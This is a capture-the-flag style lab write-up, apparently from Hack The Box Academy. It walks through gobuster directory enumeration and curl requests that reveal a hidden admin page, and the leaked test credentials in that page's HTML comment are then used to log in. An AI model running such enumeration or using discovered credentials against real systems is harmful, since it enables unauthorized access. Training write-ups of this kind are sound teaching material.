


This command uses the gobuster tool to blast the target website http://94.237.53.203/, trying to find possible hidden paths or resources on the website through the common directory names in the dictionary /usr/share/seclists/Discovery/Web-Content/common.txt

```
┌─[eu-academy-3]─[10.10.14.53]─[htb-ac-1867334@htb-bhdjepcost]─[~]
└──╼ [★]$ gobuster dir -u http://94.237.53.203:36801/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://94.237.53.203:36801/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 281]
/.htaccess           (Status: 403) [Size: 281]
/.htpasswd           (Status: 403) [Size: 281]
/index.php           (Status: 200) [Size: 990]
/robots.txt          (Status: 200) [Size: 45]
/server-status       (Status: 403) [Size: 281]
/wordpress           (Status: 301) [Size: 327] [--> http://94.237.53.203:36801/wordpress/]
Progress: 4723 / 4724 (99.98%)
===============================================================
Finished
===============================================================
```

A 403 HTTP status code means that we are not allowed to access the resource, whereas a 200 HTTP status code means that the resource request was successful. We are


being routed, which is not a failure , according to a 301-status code. We should become acquainted with the different HTTP status codes, which are listed here.

```
┌─[eu-academy-3]─[10.10.14.53]─[htb-ac-1867334@htb-bhdjepcost]─[~]
└──╼ [★]$ curl http://94.237.53.203:36801/robots.txt
User-agent: *
Disallow: /admin-login-page.php┌─[eu-academy-3]─[10.10.14.53]─[htb-ac-1867334@htb-bhdjepcost]─[~]
```

Curl (Client URL) is a network request tool that supports multiple protocols. It is commonly used for testing websites, submitting data, downloading files, and collecting information during penetration testing. From the previous results, we found that http://94.237.53.203:36801/robots.txt & http://94.237.53.203:36801/index.php are accessible. We used curl to visit these URLs and analyze the responses.

```
└──╼ [★]$ curl http://94.237.53.203:36801/index.php
</html>
<!DOCTYPE html>

<head>
    <title>HTB Academy</title>
    <style>
        *,
        html {
            margin: 0;
            padding: 0;
            border: 0;
        }

        html {
            width: 100%;
            height: 100%;
        }

        body {
            width: 100%;
            height: 100%;
            position: relative;
            background-color: rgb(42, 48, 66);
        }

        .center {
            width: 100%;
            height: 50%;
            margin: 0;
            position: absolute;
            top: 50%;
            left: 50%;
            transform: translate(-50%, -50%);
            color: white;
            font-family: "Helvetica", Helvetica, sans-serif;
            text-align: center;
        }

        h1 {
            font-size: 144px;
        }

        p {
            font-size: 64px;
        }
    </style>
</head>

<body>
    <div class="center">
        <h1>Welcome to HTB Academy Blog</h1>
    </div>
</body>
```

The result shows that curl http://94.237.53.203:36801/robots.txt shows a hidden website road /admin-login-page.php and http://94.237.53.203:36801/index.php just a welcome page that non useful message. Then try to visit http://94.237.53.203:36801/admin-login-page.php find that the administrator forget to close the test environment and leave the username and password here.



```
</html>┌─[eu-academy-3]─[10.10.14.53]─[htb-ac-1867334@htb-bhdjepcost]─[~]
└──╼ [★]$ curl http://94.237.53.203:36801/admin-login-page.php

<!DOCTYPE html>
<html>
<style>
    body {
        background-color: #151D2B;
    }

    form {
        background-color: #1A2332;
        width: 25%;
        margin: auto;
        border-radius: 10px;
        color: white;
        font-family: Arial, Helvetica, sans-serif;
    }

    input[type=text],
    input[type=password] {
        background-color: #101927;
        width: 100%;
        padding: 12px 20px;
        margin: 8px 0;
        display: inline-block;
        border: 1px solid #101927;
        box-sizing: border-box;
        border-radius: 10px;
        color: white;
    }

        <!-- TODO: remove test credentials admin:password123 -->

        <button type="submit" formmethod='post'>Login</button>
    </div>
</form>
dy>
```

```
    button {
        background-color: #2A86FF;
        color: white;
        padding: 14px 20px;
        margin: 8px 0;
        border: none;
        cursor: pointer;
        width: 100%;
        border-radius: 10px;
    }

    button:hover {
        opacity: 0.8;
    }

    .container {
        padding: 16px;
    }
</style>

<body>
            <form name='login' autocomplete='off' class='form' action='' method='post'>
        <div class='control'>
            <h1>
                Admin Panel
            </h1>
        </div>
        <div class="container">
            <label for="username"><b>Username</b></label>
            <input name='username' placeholder='Username' type='text'>

            <label for="password"><b>Password</b></label>
            <input name='password' placeholder='Password' type='password'>
```

Then open the browser and visit the http://94.237.53.203:36801/admin-login-page.php using admin and password123 to login in then get the flag.